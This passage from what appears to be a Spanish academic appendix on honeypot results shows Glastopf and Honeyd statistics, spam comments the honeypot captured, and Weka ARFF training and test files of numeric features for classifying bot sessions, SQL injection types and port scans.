17 hits	84.22.32.222	Serbia
16 hits	213.143.51.159	Spain
16 hits	198.20.99.130	United States
15 hits	81.20.200.182	Russian Federation
14 hits	50.244.199.167	United States

Tabla 24: Glastopf Top 10 Visitors (Red UAM)




Figura 143: Glastopf Top 10 Countries per Hits (Red UAM)




Figura 144: Glastopf Top 10 UserAgents per Hits (Red UAM)

[url=http://www.northfaceoutlet2014.net]northfaceoutlet2014.net[/url

Right now it sounds like Drupal is the preferred blogging platform available right now. (from what I've read) Is that what you are using on your blog?

[url=http://www.alachaume.fr/import/ray-ban/]lunette de soleil ray ban pas cher[/url]

I'm not sure exactly why but this blog is loading extremely slow for me. Is anyone else having this issue or is it a problem on my end? I'll check back later on and see if the problem still exists.

[url=http://www.fairbanksalaska.us/wp-content/gammablue11s/]gamma blue 11s[/url]

We transformed this username and password without delay once i found out vizgin must have been a con... We given notice every one of the folks in the pal checklist about it. The item acquired delivered to my family through an individual on my Yahoo good friend collection... they were agreed upon down. I am hoping that they decided not to obtain swindled. It has the a pity men and women would likely try this.

Figura 145: Glastopf Last Comments (Red UAM)




Figura 146: Glastopf Top Event Patterns (Red UAM)

3. Resultados en Honeyd




Figura 147: Honeyd Connections by Protocol (Red UAM)




Figura 148: Honeyd Connections by Protocol Pie (Red UAM)




Figura 149: Honeyd Connections by Destination Ip (Red UAM)




Figura 150: Honeyd Connections by Destination Ip Pie (Red UAM)




Figura 151: Honeyd Top 10 Hits per Day (Red UAM)




Figura 152: Honeyd Hits per Day (Red UAM)




Figura 153: Honeyd Number Connections per Unique Ip (Red UAM)




Figura 154: Honeyd Number Connections per Unique Ip Pie (Red UAM)




Figura 155: Honeyd Number TCP Connections (Red UAM)




Figura 156: Honeyd Number TCP Connections Pie (Red UAM)




Figura 157: Honeyd Number UDP Connections (Red UAM)




Figura 158: Honeyd Number UDP Connections Pie (Red UAM)




Figura 159: Honeyd Number ICMP Connections (Red UAM)




Figura 160: Honeyd Number ICMP Connections Pie (Red UAM)




Figura 161: Honeyd Hits per Port (Red UAM)




Figura 162: Honeyd Number Connections per Unique Ip + Country Codes (Red UAM)




Figura 163: Honeyd Number Connections per Unique Ip + Country Codes Pie (Red UAM)




Figura 164: Honeyd Number Connections per Country (Red UAM)




Figura 165: Honeyd Attack Map (Red UAM)

Anexo XVI: Análisis con Weka

1. Sistema Empleado




Figura 166: Sistema Empleado en Weka

2. Archivos para Kippo

En este apartado vamos a ver los tipos de entrenamiento y test llevados a cabo para el honeypot Kippo. Hay que indicar que los archivos mostrados, no se han mostrado en toda su completitud, ya que los datos que poseemos son muy grandes para mostrarlos, y por lo tanto solo se ha mostrado un ejemplo de cada uno de estos. El primer archivo is_human_kippo hace referencia a la clasificación en humano-bot llevada a cabo, en lo referente al segundo archivo input_clasif_kippo, hace referencia a la clasificación general en ataques inside realizados desde Kippo.

2.1. Training

is_human_kippo_training.arff

@relation is_human_kippo_training
@attribute ID NUMERIC
@attribute Pond_seg REAL

@attribute Realm NUMERIC
@attribute Num_Aciertos NUMERIC
@attribute Num_Fallos NUMERIC
@attribute Pond_Ejecucion REAL
@attribute class { Human, Bot}
@data
5,5.2,0,10,1,2.7,Bot
6,0.0,0,1,0,0.0,Human
7,5.2,0,7,1,2.7,Bot
8,9.8,0,20,1,3.4,Bot
9,23.9,0,22,3,2.4,Human
10,9.5,0,10,2,1.0,Human
11,35.0,0,20,3,3.2,Human
12,5.9,0,12,1,2.6,Bot
13,10.0,0,12,1,3.0,Bot
14,30.3,0,20,3,3.0,Human
15,40.9,0,27,4,4.0,Human
16,2.5,0,10,1,1.4,Bot
17,2.5,0,1,0,0.0,Human
18,5.5,0,1,0,0.5,Human
19,20.4,0,13,2,20.5,Bot
20,12.4,0,15,3,2.5,Human
21,5.9,0,12,1,2.3,Bot
22,11.5,0,14,3,2.4,Human
23,13.4,0,15,1,5.2,Bot
24,11.22,0,16,3,2.5,Human
25,6.80,0,24,1,2.2,Bot
26,13.7,0,15,3,2.3,Human
27,11.22,0,16,1,1.4,Bot
28,12.22,0,17,3,2.8,Human
29,9.22,0,16,1,1.5,Human
30,9.22,0,16,1,2.5,Bot

input_clasif_kippo_training.arff

relation input_clasif_kippo_training
@attribute ID NUMERIC
@attribute Pond_seg REAL
@attribute Realm NUMERIC
@attribute Num_Aciertos NUMERIC
@attribute Num_Fallos NUMERIC
@attribute Num_extract NUMERIC
@attribute Num_manipulation NUMERIC
@attribute Num_remove NUMERIC
@attribute Num_download NUMERIC
@attribute Num_suplant NUMERIC

@attribute Num_installs NUMERIC
@attribute Num_dos NUMERIC
@attribute class { Unauthorized_Extraction, Tampering, Destruction, Downloading_Malicious, Spoofing, Install_Software, Dos, Unknown}
@data
6,11.22,0,16,3,10,0,0,0,0,0,0,Unauthorized_Extraction
7,10.64,0,11,3,0,4,0,0,0,0,0,Tampering
8,30.00,0,21,3,0,0,6,0,0,0,0,Destruction
9,40.00,0,31,2,0,0,0,20,0,0,0,Downloading_Malicious
10,44.07,0,27,3,0,0,0,0,10,0,0,Spoofing
11,22.22,0,16,3,10,4,0,0,0,0,0,Unauthorized_Extraction
12,28.90,0,20,3,0,0,0,0,0,20,0,Install_Software
13,30.90,0,10,5,0,0,0,0,0,0,10,Dos
14,42.22,0,26,3,21,20,0,0,0,0,0,Unauthorized_Extraction
15,32.22,0,16,5,30,20,0,0,0,0,0,Unauthorized_Extraction
16,22.22,0,16,3,4,14,0,0,0,0,0,Tampering
17,42.22,0,26,3,20,21,0,0,0,0,0,Tampering
18,32.22,0,16,5,10,30,4,0,0,0,0,Destruction
19,44.07,0,27,3,30,10,2,0,0,0,0,Destruction
20,32.22,0,16,5,10,30,0,0,0,0,0,Tampering

2.2. Test

is_human_kippo_testing.arff

@attribute ID NUMERIC
@attribute Pond_seg REAL
@attribute Realm NUMERIC
@attribute Num_Aciertos NUMERIC
@attribute Num_Fallos NUMERIC
@attribute Pond_Ejecucion REAL
@attribute class { Human, Bot}
@data
0,11.22,0,16,3,2.5,?
1,31.29,0,11,3,1.7,?
2,0.00,0,1,0,0.0,?
3,0.00,0,1,0,0.0,?
4,44.07,0,27,3,3.0,?
5,26.90,0,19,23,5.7,?
6,6.70,0,21,2,2.3,?

input_clasif_kippo_testing.arff

@relation input_clasif_kippo_test
@attribute ID NUMERIC

@attribute Pond_seg REAL
@attribute Realm NUMERIC
@attribute Num_Aciertos NUMERIC
@attribute Num_Fallos NUMERIC
@attribute Num_extract NUMERIC
@attribute Num_manipulation NUMERIC
@attribute Num_remove NUMERIC
@attribute Num_download NUMERIC
@attribute Num_suplant NUMERIC
@attribute Num_installs NUMERIC
@attribute Num_dos NUMERIC
@attribute class { Unauthorized_Extraction, Tampering, Destruction, Downloading_Malicious, Spoofing, Install_Software, Dos, Unknown}
@data
0,11.22,0,16,3,10,1,0,1,0,3,0,?
1,31.29,0,11,3,6,1,1,0,1,1,0,?
2,0.00,0,1,0,0,1,0,0,0,0,0,?
3,0.00,0,1,0,0,1,0,0,0,0,0,?
4,44.07,0,27,3,17,2,3,4,0,2,0,?
5,26.90,0,19,23,18,0,0,0,0,9,4,?

3. Archivos para Glastopf

En este apartado al igual que en el anterior, vamos a ver los tipos de entrenamiento y test llevados a cabo para el honeypot Glastopf. Al igual que para el anterior honeypot, los archivos mostrados, no están en su completitud, ya que estos son muy densos. En lo referente al primer archivo input_glastopf, este hace referencia a la primera clasificación realizada en este honeypot, en lo relativo al segundo archivo input_sqli, hace referencia a la segunda clasificación tomada a partir de la primera en la cual se realiza una clasificación en diversos tipos de ataques SQLi.

3.1. Training

input_glastopf_training.arff

@relation input_glastopf_training
@attribute ID NUMERIC
@attribute Source_Port NUMERIC
@attribute Request_url REAL
@attribute Pet_Resp NUMERIC
@attribute User_Agent NUMERIC
@attribute SO NUMERIC
@attribute Pattern NUMERIC
@attribute FileName NUMERIC

@attribute class { Normal, Probe, Sqli}
@data
1,43512,0.0,1,1,2,0,0,Normal
2,43512,0.1,1,1,2,1,0,Normal
3,43512,0.1,1,1,2,0,0,Normal
5,43512,0.1,2,1,2,0,0,Normal
6,43512,0.1,1,1,2,1,0,Normal
7,53745,0.0,1,1,1,0,0,Normal
9,53746,0.1,1,1,1,0,0,Normal
22,54792,0.6,1,1,1,0,0,Sqli
25,42424,0.6,1,1,5,0,0,Probe
26,47528,0.1,1,1,5,1,0,Normal
27,56491,0.6,1,1,5,0,0,Probe
28,57008,0.0,1,0,0,0,0,Normal
29,48555,0.0,1,1,4,0,0,Normal
30,48555,0.1,1,1,4,1,0,Normal
32,33959,0.6,1,1,5,0,0,Probe
33,59495,0.1,1,1,5,1,0,Normal
34,59495,0.6,1,1,5,0,0,Probe
35,61966,0.6,1,1,5,0,0,Probe
36,39368,0.6,1,1,5,0,0,Probe

input_sqli_training.arff

@relation input_sqli_training
@attribute ID NUMERIC
@attribute Source_Port NUMERIC
@attribute Request_url REAL
@attribute Pet_Resp NUMERIC
@attribute User_Agent NUMERIC
@attribute SO NUMERIC
@attribute Pattern NUMERIC
@attribute FileName NUMERIC
@attribute Where NUMERIC
@attribute Convert NUMERIC
@attribute Union NUMERIC
@attribute Select NUMERIC
@attribute Drop NUMERIC
@attribute ; NUMERIC
@attribute Shutdown NUMERIC
@attribute Password NUMERIC
@attribute UserName NUMERIC
@attribute Waitfor NUMERIC
@attribute TrueFalse NUMERIC
@attribute Char NUMERIC
@attribute Insert NUMERIC

@attribute Substring NUMERIC
@attribute hexaCoding NUMERIC
@attribute class { Tautologie, ILIQ, Union_Query, Piggy_Backed, Stored_Procedures, Inference, Alternate_Encodings}
@data
22,54792,0.6,1,1,1,0,0,0,0,0,0,0,0,0,0,1,0,0,0,0,Tautologie
862,52383,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,Union_Query
863,52384,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,Union_Query
951,52514,0.9,1,1,1,3,0,0,0,0,1,0,0,0,0,0,0,1,1,0,0,0,Alternate_Encodings
942,52498,0.9,1,4,0,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,Union_Query
871,52395,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,Union_Query
892,52422,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,Union_Query
2321,39743,0.9,1,1,1,3,0,1,0,0,1,0,0,0,0,0,0,0,0,0,0,0,Tautologie
2322,39746,0.9,1,1,1,3,0,1,0,0,1,0,0,0,0,0,0,0,0,0,0,0,Tautologie
2323,39766,0.9,1,1,1,3,0,1,0,0,1,0,0,0,0,0,0,0,0,0,0,0,Tautologie
2324,39774,0.9,1,1,1,3,0,1,0,0,1,0,0,0,0,0,0,0,0,0,0,0,Tautologie
5151,39784,0.9,1,1,1,3,0,1,1,0,1,0,0,0,0,0,0,0,0,0,0,0,ILIQ
5152,39784,0.9,1,4,0,3,0,1,1,0,1,0,0,0,0,0,0,0,0,0,0,0,ILIQ
5153,39785,0.9,1,4,0,3,0,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,ILIQ

3.2. Test

input_glastopf_testing.arff

@relation input_glastopf_testing
@attribute ID NUMERIC
@attribute Source_Port NUMERIC
@attribute Request_url REAL
@attribute Pet_Resp NUMERIC
@attribute User_Agent NUMERIC
@attribute SO NUMERIC
@attribute Pattern NUMERIC
@attribute FileName NUMERIC
@attribute class { Normal, Probe, Sqli}
@data
1,43512,0.0,1,1,2,0,0,?
2,43512,0.1,1,1,2,1,0,?
3,43512,0.1,1,1,2,0,0,?
4,43512,0.1,1,1,2,0,0,?
5,43512,0.1,2,1,2,0,0,?
6,43512,0.1,1,1,2,1,0,?
7,53745,0.0,1,1,1,0,0,?
8,53746,0.1,1,1,1,1,0,?
9,53746,0.1,1,1,1,0,0,?
10,53746,0.1,2,1,1,0,0,?
11,53745,0.1,1,1,1,1,0,?

12,53745,0.1,1,1,1,0,0,?
13,53940,0.0,1,1,1,0,0,?
14,53940,0.1,1,1,1,1,0,?
15,53940,0.1,1,1,1,0,0,?
16,54100,0.0,1,1,1,0,0,?
17,54100,0.1,1,1,1,1,0,?
18,54100,0.1,1,1,1,0,0,?

Input_sqli_testing.arff

@relation input_sqli_testing_Prueba
@attribute ID NUMERIC
@attribute Source_Port NUMERIC
@attribute Request_url REAL
@attribute Pet_Resp NUMERIC
@attribute User_Agent NUMERIC
@attribute SO NUMERIC
@attribute Pattern NUMERIC
@attribute FileName NUMERIC
@attribute Where NUMERIC
@attribute Convert NUMERIC
@attribute Union NUMERIC
@attribute Select NUMERIC
@attribute Drop NUMERIC
@attribute ; NUMERIC
@attribute Shutdown NUMERIC
@attribute Password NUMERIC
@attribute UserName NUMERIC
@attribute Waitfor NUMERIC
@attribute TrueFalse NUMERIC
@attribute Char NUMERIC
@attribute Insert NUMERIC
@attribute Substring NUMERIC
@attribute hexaCoding NUMERIC
@attribute class { Tautologie, ILIQ, Union_Query, Piggy_Backed, Stored_Procedures, Inference, Alternate_Encodings}
@data
166,41342,0.9,1,1,5,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,?
862,52383,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
863,52384,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
864,52385,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
865,52386,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
866,52387,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
867,52388,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
868,52389,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
869,52390,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?

870,52392,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
871,52395,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
872,52396,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
873,52397,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
874,52398,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
875,52401,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?
876,52403,0.9,1,1,1,3,0,0,0,1,1,0,0,0,0,0,0,0,1,0,0,0,?

4. Archivos para Honeyd

En este apartado al igual que para los anteriores, se va a mostrar los ficheros .arff realizados para la clasificación mediante la herramienta *Weka*. Hay que citar, que al igual que para los anteriores apartados, en este no se muestran todos los ficheros al completo, ya que estos son de alta densidad.

4.1. Training

input_clasif_honeyd_training.arff

@relation input_clasif_honeyd_training
@attribute ID NUMERIC
@attribute Num_tcp NUMERIC
@attribute Num_udp NUMERIC
@attribute Num_icmp NUMERIC
@attribute Flag_F NUMERIC
@attribute Flag_S NUMERIC
@attribute Flag_R NUMERIC
@attribute Flag_P NUMERIC
@attribute Flag_A NUMERIC
@attribute Flag_U NUMERIC
@attribute Flag_E NUMERIC
@attribute Flag_C NUMERIC
@attribute class { SYN_Scan, SYN_ACK_Scan, FIN_Scan, ACK_Scan, XMAS_Scan, TCP_Fragment, UDP_Scan}
@data
0,1000,35,0,0,200,0,0,0,0,0,0,SYN_Scan
1,1725,100,30,0,400,0,0,0,0,0,0,SYN_Scan
102,2000,100,30,600,605,610,609,601,607,608,609,XMAS_Scan
110,1790,10,3,0,100,0,0,0,0,0,0,SYN_Scan
20,500,100,20,0,100,0,0,100,0,0,0,SYN_ACK_Scan
29,1000,60,10,409,400,399,408,407,420,410,400,XMAS_Scan
20,2000,60,10,0,800,0,0,0,0,0,0,SYN_Scan
27,1500,50,20,0,500,0,0,600,0,0,0,SYN_ACK_Scan

20,200,10,10,0,700,0,0,0,0,0,0,SYN_Scan
30,1500,100,10,400,0,0,0,0,0,0,0,FIN_Scan
29,1000,60,10,900,400,399,800,407,420,410,800,XMAS_Scan
200,1500,100,20,0,10,0,0,20,0,0,0,SYN_ACK_Scan
120,190,10,8,0,10,0,0,0,0,0,0,SYN_Scan
230,100,40,20,800,0,0,0,0,0,0,0,FIN_Scan
102,1000,10,50,680,905,610,609,601,1007,608,1009,XMAS_Scan
22,2000,100,20,0,900,0,0,800,0,0,0,SYN_ACK_Scan
23,1000,20,10,600,0,0,0,0,0,0,0,FIN_Scan
108,500,20,10,0,0,0,0,10,0,0,0,ACK_Scan
26,1500,80,60,0,500,0,0,600,0,0,0,SYN_ACK_Scan
3,600,100,20,400,0,0,0,0,0,0,0,FIN_Scan
8,1500,40,10,0,0,0,0,700,0,0,0,ACK_Scan
